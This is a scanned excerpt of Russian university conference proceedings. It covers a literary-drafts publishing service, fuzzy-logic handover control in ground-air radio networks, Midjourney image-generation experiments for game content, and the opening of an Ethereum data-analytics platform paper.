


Рис. 2. Обобщенная диаграмма классов предложенного сервиса для публикации и распространения литературных произведений

В результате построения обобщенной диаграммы классов [7, 8], предложено выделить следующие классы для представления объектов разрабатываемого сервиса (рис. 2): черновик (*Draft*), глава черновика (*Chapter*), общая библиотека черновиков (*Library*), библиотека автора (*AuthorLibrary*), библиотека читателя (*UserLibrary*), а также классы для представления действий ролевых объектов, представленных на рис. 1.

В результате построения диаграммы прецедентов и обобщенной диаграммы классов (рис. 1, 2) предложены следующие требования, позволяющие сформировать техническое задание на разработку сервиса для публикации и распространения черновиков литературных произведений:

- возможность размещать черновики;
- возможность взглянуть на произведение глазами автора;
- возможность публикации в формате PDF;
- удобная навигация и простота функций.

В результате проведенного исследования представлены типовые объекты и действия, описание требований к которым позволяет сформировать техническое задание на разработку веб-сервиса для публикации и распространения черновиков литературных произведений.

#### Список используемых источников

1. Northwood, C. The Full Stack Developer: Your Essential Guide to the Everyday Skills Expected of a Modern Full Stack Web Developer. UK, Manchester: APress, 2018. – 365 p.
2. ISO/IEC/IEEE 24765:2017. System and Software Engineering – Vocabulary. Geneva: ISO, 2017. 522 p.

3. Тудей: Электронная библиотека современной литературы, самиздат. URL: <https://author.today/> / (дата обращения: 12.03.2023)
4. Лит Нет: популярный литературный портал. URL: <https://litnet.com/> (дата обращения 12.03.2023)
5. Литпричал: уникальный творческий портал в новом формате. URL: <https://www.litprichal.ru/> / (дата обращения 12.03.2023)
6. Full Lib: Социальная сеть для авторов и любителей книг. URL: <https://fulllib.com/> (дата обращения 12.03.2023)
7. Wattpad: Онлайн-сообщество для писателей и читателей. URL: <https://www.wattpad.com/> (дата обращения 12.03.2023)
8. Fowler, M. UML Distilled: A Brief Guide to the Standard Object Modeling Language. 3<sup>rd</sup> Ed. Boston: Addison-Wesley, 2003. 178 p.
9. About the Unified Modeling Language Specification Version 2.5.1. 2017. 754 p. URL: <https://www.omg.org/spec/UML/2.5.1> (дата обращения 12.03.2023)

*Статья представлена заведующим кафедрой ИУС СПбГУТ,  
доктором технических наук, профессором Л. К. Птицыной.*

**УДК 004.896**  
**ГРНТИ 49.03.11**

## **ОРГАНИЗАЦИЯ ХЭНДОВЕРА НА ОСНОВЕ НЕЧЕТКОЙ ЛОГИКИ В ИНТЕГРИРОВАННЫХ САМООРГАНИЗУЮЩИХСЯ СЕТЯХ РАДИОСВЯЗИ**

**В. И. Комашинский<sup>1</sup>, Р. С. Султанов<sup>2</sup>, В. И. Татаринov<sup>2</sup>**

<sup>1</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

<sup>2</sup>Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

*Для обеспечения непрерывной и устойчивой связи подвижным абонентам в интегрированных самоорганизующихся сетях радиосвязи организуется процедура хэндовера (эстафетной передачи). Появление высокомобильных абонентов, возрастание требований к качеству обслуживания новых услуг и приложений связи, увеличение количества и видов базовых станций (наземные и воздушные) приводит к тому, что традиционные методы управления не обеспечивают заданные требования. В связи с этим задача обеспечения хэндовера является актуальной. Для решения данной задачи предлагается построение интеллектуальной системы управления на основе нечеткой логики, позволяющей обеспечить новые качественные характеристики сетей следующего поколения.*

*сети радиосвязи, наземно-воздушные сети связи, хэндовер, эстафетная передача, нечёткое управление, принятие решения.*

*Введение*

Одним из направлений развития телекоммуникационных систем является формирование интегрированных самоорганизующихся сетей радиосвязи (ИССР), которые строятся на основе конвергенции наземных и воздушных сетевых инфраструктур, и применения механизмов сетевой самоорганизации [1]. Применение ИССР позволит расширить зоны обслуживания, особенно в сельской местности и труднодоступных районах Земли, обеспечить подключение новых видов сетевых устройств (различные сенсоры Интернета вещей, дроны различного назначения и базирования), создать более гибкую и мобильную сетевую инфраструктуру и т. д.

Одним из важных вопросов обеспечения мобильности абонентов ИИСП является организация хэндовера [2], называемой также эстафетной передачей. Целью хэндовера является поддержание непрерывного сеанса связи при перемещении абонента, и заключается в подключении абонента с одной БС на другую в тех случаях, когда качество канала связи между абонентом и обслуживающей БС в текущий момент времени становится неприемлемым [2]. Сложность хэндовера в ИССР заключается в обеспечении «бесшовного» подключения подвижных абонентов между наземными (НБС) и воздушными базовыми станциями (ВБС) в условиях стохастической неопределенности параметров радиосреды.

В условиях неопределенности традиционные методы принятия решений не всегда применимы. В данных условиях широкое применение находят адаптивные (интеллектуальные) системы управления, к которым относятся системы управления на основе нечеткой логики [3]. Таким образом, применим систему управления на основе нечеткой логики для управления хэндовером (рис. 1).




Рис. 1. Структурная схема системы управления хэндовером ИССР на основе нечеткой логики

Основные этапы принятия решения на основе нечеткой логики заключаются в следующем [4]:

- формирование базы правил систем нечеткого логического вывода;
- фаззификация входных переменных (преобразование в нечеткий формат);
- этап логического вывода, заключающийся в принятии решения на основе базы правил и входных переменных;
- дефаззификация выходных переменных (преобразование нечеткости, формирование управляющей команды).

На этапе фаззификации определяются лингвистические переменные, термы и их количество, а также присваивается числовое значение каждому нечеткому терму с построением функций принадлежности.

В качестве входных лингвистических переменных будем использовать следующие показатели (рис. 2):

- соотношение сигнал\шум ( $y$ )
- нагрузка БС ( $H$ ),
- скорость перемещения абонента ( $d/dt$ )

Измеренные значения показателей сопоставляются с лингвистическими значениями в зависимости от их диапазона, указанного в функции фаззификации.




Рис. 2. График функций принадлежности входных показателей

Выходная лингвистическая переменная «степень необходимости хэн-довера» задается термами: «очень низкое», «низкое», «среднее», «высокое», «очень высокое» (рис. 3).

На этапе дефаззификации осуществляется переход от нечетких значений к определенному управляющему воздействию. Для этого определяем степень всего antecedента используя в качестве *T*-нормы операцию минимума (*min*), в качестве *S*-нормы – операцию максимума (*max*):

$$\mu_A(x) *^T \mu_B(x) = \min(\mu_A(x), \mu_B(x)). \quad (1)$$

$$\mu_A(x) *^S \mu_B(x) = \max(\mu_A(x), \mu_B(x)). \quad (2)$$

Проведение нечеткой импликации производим с применением метода Мамдани:

$$\mu_{A \rightarrow B}(x, y) = \mu_R(x, y) = \mu_A(x) \cap \mu_B(y) = \min(\mu_A(x), \mu_B(y)). \quad (3)$$

Исходя из выражения (3) нечеткая импликация будет задаваться операцией *min* (1):

$$\mu_{\bar{B}^k}(y) = \min[\mu_{(A_1^k \times A_2^k \times A_3^k)}(\bar{x}_1, \bar{x}_2, \bar{x}_3, \mu_B^k(y))] = \min[\mu_{A_1^k}(\bar{x}_1), \mu_{A_2^k}(\bar{x}_2), \mu_{A_3^k}(\bar{x}_3), \mu_B^k(y)].$$

Принятие решения формируется на основе продукционного правила, состоящего из antecedента (часть ЕСЛИ «предпосылка» И «предпосылка») и консеквентна (часть ТО «вывод»).

Например, ЕСЛИ уровень сигнал/шум не приемлемый, И нагрузка на текущую БС низкая, И перемещается с низкой скоростью, ТО степень проведения хэндовера высокая.

База правил представлена в таблице 1.

ТАБЛИЦА 1. База правил нечеткого логического вывода для определения степени необходимости хэндовера

№ правила	ЕСЛИ уровень сигнал\шум	И нагрузка БС	И, скорость перемещения абонента	ТО, степень необходимости хэндовера
1	низкий	высокая	низкая	очень высокая
2	низкий	средняя	низкая	высокая
3	низкий	низкая	низкая	высокая
4	средний	высокая	низкая	высокая
5	средний	средняя	низкая	средний
6	средний	низкая	низкая	низкий
7	высокий	высокая	низкая	средний
.	.	.	.	.
n	низкий	высокая	высокая	очень высокая




Рис. 3. График функций принадлежности выходной переменной



На основании полученных результатов будет производиться сравнение канала связи с соседней БС. При превышении значений порогового показателя хэндовера абонент переключается между БС.

Для более наглядного отображения работы системы управления на нечеткой логике с помощью программы MATLAB построен график (рис. 4), отображающий зависимость от скорости перемещения абонента и нагрузки базовой станции.

Рассмотрим пример хэндовера в ИССР. НБС обслуживает подвижного абонента (Аб), находящегося в зоне покрытия БС (рис. 5а). Осуществляя при этом периодическое измерение и сбор параметров – данные о местоположении, скорость передвижения абонента, соотношение сигнал/шум между Аб и БС, собственная нагрузка. По мере приближения Аб к границе зоны обслуживания НБС качество канала связи ухудшается и НБС инициирует запрос соседним БС на мониторинг Аб с его кодом аутентификации. ВБС при обнаружении в своей зоне обслуживания данного абонента осуществляет подключение, контроль и сбор параметров (рис. 5б).




Рис. 4. График, отображающий зависимость хэндовера от скорости перемещения абонента и нагрузки базовой станции




Рис. 5. Пример проведения ЭП в НВСБСС

Система управления сетью на основе нечеткой логики производит контроль, анализ параметров от НБС и ВБС, и определяет необходимость процедуры хэндовера от НБС к ВБС.

На этапе фаззификации производится перевод входных параметров от НБС ( $y = 12$  дБ,  $H = 14$  Эрл,  $V = 60$  км\ч) в нечеткие значения с соответствием со степенью принадлежности и определении всего антецедента (по оператору  $\min$ , согласно выражения (1)):

$$\mu_B(R) = \min\{\mu_H(y); \mu_H(H); \mu_C(V)\} = \min\{0,2; 0,6; 0,8\} = 0,2;$$

$$\mu_C(R) = \min\{\mu_C(y); \mu_H(H); \mu_C(V)\} = \min\{0,67; 0,6; 0,8\} = 0,6;$$

$$\mu_B(R) = \min\{\mu_H(y); \mu_H(H); \mu_B(V)\} = \min\{0,2; 0,6; 0,3\} = 0,2;$$

$$\mu_C(R) = \min\{\mu_C(y); \mu_H(H); \mu_B(V)\} = \min\{0,67; 0,6; 0,3\} = 0,3.$$

Определим степень принадлежности терма выходной переменной по оператору  $\max$ , согласно выражения (2):

$$\mu_B(R) = \max\{\mu_C(y); \mu_H(H); \mu_D(R); \mu_H(V)\} = \max\{0,2; 0,2\} = 0,2;$$

$$\mu_C(R) = \max\{\mu_C(y); \mu_H(H); \mu_D(R); \mu_B(V)\} = \max\{0,6; 0,3\} = 0,6.$$

По такому же принципу ВБС производит оценку степени необходимости ЭП и сравнение со значением НБС. При превышении значений ЭП порогового показателя абонент отключается от НБС и подключается к ВБС.

### *Заключение*

Применение системы управления хэндовера на основе нечеткой логики в ИССР позволит обеспечить требуемое качество обслуживания высококомобильных абонентов в условиях высокой динамики и неопределенности данных. При этом в отличие от традиционных систем, где хэндовер производится исходя из оценки одного показателя, применение математического аппарата нечеткой логики позволит оценивать по трём показателям – соотношение сигнал/шум, скорость передвижения абонента и нагрузка базовой станции.

### **Список используемых источников**

1. Комашинский В. И., Михалев О. А., Татаринев В. И., Иванов А. Ю. Гибридная наземно-воздушная самоорганизующаяся беспроводная сеть связи // *Информация и космос*. 2022. № 3. С. 36–41.
2. Alsharif M. A. et al. Sixth Generation (6G) Wireless Networks: Vision, Research Activities, Challenges and Potential Solutions // *Symmetry*. 2020. № 12. PP. 138–152.
3. Пегат А. Нечеткое моделирование и управление (Адаптивные и интеллектуальные системы) ; пер. с англ. 4-е изд., электрон. М. : Лаборатория знаний, 2020. 801 с.
4. Комашинский В. И., Татаринев В. И., Аванесов М. Ю. Нечеткое управление гибридными самоорганизующимися беспроводными сетями связи // *Информация и космос*. 2022. № 4. С.6-14.



УДК 007.52  
ГРНТИ 28.23.15

## ИССЛЕДОВАНИЕ ВОЗМОЖНОСТЕЙ НЕЙРОСЕТЕВЫХ ТЕХНОЛОГИЙ ДЛЯ СОЗДАНИЯ КОНТЕНТА

**М. Ю. Копп, Т. В. Мусаева, А. А. Романова, В. А. Хапсироков**

Санкт-Петербургский государственный университет телекоммуникаций им проф. М. А. Бонч-Бруевича

*На всех современных информационных платформах важное значение имеют качество и визуальные аспекты предлагаемого контента. Также, этот вопрос актуален в проектировании компьютерных игр. При классическом подходе в разработке и дизайне учитываются все возможные инструменты воздействия на целевую аудиторию с учетом предпочтений, поведенческих характеристик, когнитивных возможностей, сложившихся стереотипов и сформированных опыта и ценностей. Разработчики и дизайнеры динамично ищут новые решения по применению доступных, эффективных методов и технологий, позволяющих создавать качественные и гибкие продукты, в которых важное значение имеет визуальный реалистичный и качественный контент.*

*нейронная сеть, компьютерная игра, генерация изображений, визуальный контент, дизайн.*

Важная задача, которая стоит перед разработчиками контента (интерфейса) игры – создание качественного, конкурентоспособного продукта, отвечающего критериям пригодности [1]. Разработка визуального контента – творчески непростая работа, требующая высокий уровень профессионализма разработчика и опыта дизайнера. Весь процесс формирования концепции происходит в голове создателя. Этап разработки контента игры является более сложной задачей, чем остальные этапы в жизненном цикле проектирования программного продукта и составляет максимальную часть всей совокупности работ. Это связано с разработкой стиля, сцен и подготовкой большого количества требуемых изображений, мультимедиа и других требуемых элементов. Также, в процессе выполнения работ требуется множество итераций для получения требуемого результата, что влечет за собой большие трудозатраты. Визуальный контент – это набор информации, которая может быть представлена в виде изображений, мультимедиа и других графических объектов.

Поэтому, для решения обозначенных проблем, а именно сокращения времени на разработку и возможности модификации в режиме реального времени, предлагается использовать доступные ресурсы и функционал нейронных сетей, которые легки в применении, но также требуют опреде-

ленных навыков. Популярность нейронных сетей растет, спектр их применения расширяется. Принципы работы нейронных сетей описаны в разных научно – популярных источниках [2], поэтому в данной статье этот вопрос не рассматривается.

Данное исследование позволит получить опыт в выработке правильной методики формирования запросов для создания визуальных графических объектов, сюжетов, сцен контента разного назначения, и далее их адаптировать для решения поставленных задач.

В данной статье представлены результаты двух исследований генерации изображений с применением нейросети Midjourney [3].

В результате первого исследования необходимо было выяснить, как влияет содержание запроса на результат детализации и соответствия сгенерированного изображения заданному эталону.

Для получения результатов необходимо было:

- сгенерировать фанарт (иллюстрацию) к игре Kentucky route zero»;
- максимально повторить стиль и настроение визуала в игре;
- передать эмоциональную нагрузку, которую несут оригинальные изображения из игры.

За эталоны были выбраны изображения из сюжета игры Kentucky route zero, которые представлены на рис. 1.




Рис. 1. Изображения эталонов

Рассмотрим экспериментальные запросы, сформированные для генерации изображения, представленные в таблице 1 (см. ниже).

Результаты генерации изображения сцены по этапам итерации:

1. Результат неплохой, прослеживается соответствие стилю и настроению; на некоторых изображениях появляется грузовик из игры, цветовая гамма так же соответствует визуалу игры, однако качество детализации изображений не соответствует эталону.

2. Добавлена конкретная сцена с домом на холме, добавлено уточнение запроса несколькими дополнительными тегами, результат детализации заметно улучшился.

3. Добавлен тег «вдохновение грустной музыкой» и указана местность, сгенерированные изображения стали лучше подходить под тематику эталона.

4. Добавлен тег «плоский» и несколько других, чтобы привести изображения под нужную стилистику. Так же было добавлено несколько тегов, усложняющих и развивающих композицию изображений путём добавления новых деталей.

5. Усложнен запрос, добавлен тег мрачности, темноты и меланхолии, чтобы добавить атмосферы. На этом этапе, полученный результат ближе всего соответствует эталонным изображениям.

ТАБЛИЦА 1. Запросы первого исследования

№ этапа	Содержание запроса
1	game Kentucky route zero fanart, stylized, geometric, sharp edge
2	game Kentucky route zero fanart, theoldhouseonthehill, stylized, geometric, sharpedge, foggy
3	game Kentucky route zero fan art, the old house on the hill, stylized, geometric, sharp edge, foggy, inspired by sad country music, American Outback
4	Game Kentucky route zero fan art, anold house ona hill with silhouettes of country musicians in the foreground, stylized, geometric, sharp edge, flat, foggy, gloomy, inspired by sad country music, American Outback
5	game Kentucky route zero fan art, an old house on a hill with silhouettes of country musicians in the foreground and a forest in the background, stylized, geometric, sharp edge, flat, foggy, gloomy, darkness, melancholic, inspired by sad country music, American Outback

На рис. 2 представлены результаты по 5 этапу итерации.



Рис. 2. Результат генерации изображения

Выводы по результатам первой поставленной задачи:

- точность текстового запроса увеличивает детализацию изображения сцены и объектов;
- подробность текстового запроса обычно не связана с качеством работы в целом;
- первые результаты по запросам 1–4, сильно отличались от эталона, но качество было удовлетворительным и интересным.

Так же были отмечены 2 изображения, одно из которых соответствовало эталону, второе изображение было отмечено по критерию «привлекательное».

Рассмотрим второе исследование возможностей нейросети Midjourney. Для исследования были поставлены задачи:

1. Изучить возможности нейросети для стилизации готовых фотографий.

2. Выяснить способность нейросети по распознаванию эмоций человека на фотографии и их правильной передачи.

Для работы были выбраны портреты с хорошим освещением, на которых изображено лицо человека крупным планом.

Рассмотрим запросы, формируемые для генерации изображения, представленные в таблице 2.

ТАБЛИЦА 2. Запросы второго исследования

№ этапа	Содержание запроса
1	mortal kombat style, flame, smoke, ghost
2	mortal kombat style, flame, smoke, ghost
3	joker in purple shirt and black coat

На первом и втором этапах использовались одинаковые запросы, но разные референсы эмоций человека на фотографии. На третьем этапе изменен запрос и эмоция, и для более интересного результата, в запросе указано, что референс необходимо стилизовать по Джокеру (персонаж комиксов). Персонаж является отрицательным и смех – одна из его особенностей. На рис. 3 представлены входные и сгенерированные изображения.



Рис. 3. Входные и результативные данные трех этапов запросов

В результате генерации отмечено следующее:

1. По первому запросу нейросеть практически полностью сохранила выражение лица, персонаж получился более суровый, чем человек на фотографии, но для стилизации по игре Mortal kombat, такой результат можно считать успешным.

2. По второму запросу нейросеть полностью справилась со своей задачей, стилизация идеально передает настроение с референса.

3. По третьему вопросу нейросеть сгенерировала изображение, стилизованное по поставленному запросу, результаты генерации передали эмоции с предоставленного референса (так как персонаж является отрицательным и с отклонениями, стилизация передает соответствующее настроение, а не просто человека с улыбкой).

Выводы по результатам второй поставленной задачи:

1. Нейросеть качественно и реалистично видоизменяет фотографии по запросу, все результаты получились качественными и детально проработанными.

2. Основной уклон был на работу с портретными фотографиями, нейросеть производит качественную обработку лица и волос.

3. Эмоции на всех результатах всех генераций совпадают с эмоциями человека на фотографиях, которые нейросеть получала в качестве референсов.

Возможности нейросети Midjourney можно использовать для создания контента игры. Трудозатраты создания объектов контента минимальные. Можно создавать любые сюжеты, сцены, изображения в режиме реального времени. Корректный и продуманный запрос позволяет получить качественные изображения, отвечающие заявленным требованиям пригодности.

#### Список используемых источников

1. ГОСТ Р ИСО 9241-210-2012. Эргономика взаимодействия человек – система. Часть 210. Человеко-ориентированное проектирование интерактивных систем. М. : Стандартинформ, 2013, 2 с.

2. Иванько А. Ф., Иванько М. А., Сизова Ю. А. Нейронные сети: общие технологические характеристики // Научное обозрение. Технические науки. 2019. № 2. С. 17–23.

3. Midjourney. URL: <https://midjourney.com/home/?callbackUrl=%2Fapp%2F> (дата обращения 22.02.2023).

УДК 004.75  
ГРНТИ 20.53.17

## РАЗРАБОТКА ПЛАТФОРМЫ АНАЛИЗА ДАННЫХ БЛОКЧЕЙН-СЕТИ ETHEREUM

**Р. С. Корепанов, А. В. Помогалова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Работа посвящена рассмотрению вопросов разработки платформы анализа данных для блокчейн-сети Ethereum. В работе произведен обзор и анализ различных метрик, такие как количество транзакций за определенный период времени, количество транзакций, включающих определенный токен или смарт-контракт, средние значения параметров газа и времени между формированием блоков. Предлагаемая программная платформа позволяет проводить анализ данных Ethereum с высокой точностью и эффективностью, что делает ее полезной для различных задач, связанных с блокчейн-технологиями.*

*блокчейн, Ethereum, анализ, метрики, криптовалюта, оптимизация с помощью готовых программных решений.*

Блокчейн-технология является одним из наиболее перспективных направлений в современной информационной индустрии. Эта технология стала возможной благодаря разработке криптографических методов, которые позволяют создавать цифровые записи, защищенные от подделки и изменения.

Одной из самых известных блокчейн-платформ является Ethereum [1]. Эта платформа позволяет создавать децентрализованные приложения, работающие на основе смарт-контрактов. В свою очередь, смарт-контракты – это алгоритмы, реализованные с помощью различных языков программирования, которые автоматически выполняют определенные действия после выполнения заданных условий.

Однако, с развитием Ethereum возникает необходимость в анализе различных метрик, которые позволяют оценить эффективность работы платформы, предсказывать поведение и возможные проблемы в функционировании, связанные, например, с высокой нагрузкой, а также определить возможности для ее улучшения. Для решения этой задачи необходима разработка специализированной платформы анализа данных, которая позволит проводить анализ множества различных метрик и получать достоверную информацию о работе блокчейн-платформы Ethereum.

Чтобы обработать информацию об уже совершенных операциях можно использовать данные, которые уже хранятся в блокчейне. Это позволяет



проводить анализ различных метрик, таких как количество транзакций, количество токенов, общее количество газа и длительность времени между формированием блоков. Данные Ethereum открыты и доступны для всех, что делает возможным их использование в различных приложениях и сервисах анализа данных.

Однако, для онлайн мониторинга блокчейн-платформы Ethereum, необходимо использовать более специализированные инструменты. Один из таких инструментов – это Eventum. Eventum – инструмент мониторинга блокчейн-событий, который позволяет отслеживать события, происходящие на блокчейн-платформе Ethereum в режиме реального времени. Он предоставляет возможность отслеживать различные события, такие как создание новых блоков, отправка транзакций и выполнение смарт-контрактов.

Использование Eventum позволяет проводить мониторинг блокчейн-платформы Ethereum в режиме реального времени, что может быть полезно для различных задач, связанных с анализом данных и улучшением работы платформы. Кроме того, онлайн мониторинг позволяет оперативно реагировать на изменения в работе платформы.

Для хранения и анализа данных будет использоваться ClickHouse [2] – колоночная база данных с открытым исходным кодом. ClickHouse предназначена для онлайн обработки аналитических запросов (OLAP) и предоставляет быстрый и эффективный способ хранения и анализа больших объемов данных благодаря использованию колоночной организации данных. Это позволяет выполнять быстрый анализ данных блокчейн-платформы Ethereum и получать результаты в реальном времени.

Ключевые особенности OLAP, на который ориентирована clickhouse:

- подавляющее большинство запросов – на чтение;
- данные обновляются достаточно большими пачками (> 1000 строк), а не по одной строке, или не обновляются вообще;
- данные добавляются в БД, но не изменяются;
- при чтении, вынимается достаточно большое количество строк из БД, но только небольшое подмножество столбцов;
- таблицы являются «широкими», то есть, содержат большое количество столбцов;
- запросы идут сравнительно редко (обычно не более сотни в секунду на сервер);
- при выполнении простых запросов, допустимы задержки в районе 50 мс;
- значения в столбцах достаточно мелкие – числа и небольшие строки (пример – 60 байт на URL);
- требуется высокая пропускная способность при обработке одного запроса (до миллиардов строк в секунду на один сервер);
- транзакции отсутствуют;

- низкие требования к консистентности данных;
- результат выполнения запроса существенно меньше исходных данных.

Вышеперечисленные особенности делают clickhouse идеальным средством для аналитики, но являются недостатком – отсутствие поддержки непрерывных одиночных вставок, отсутствие транзакций.

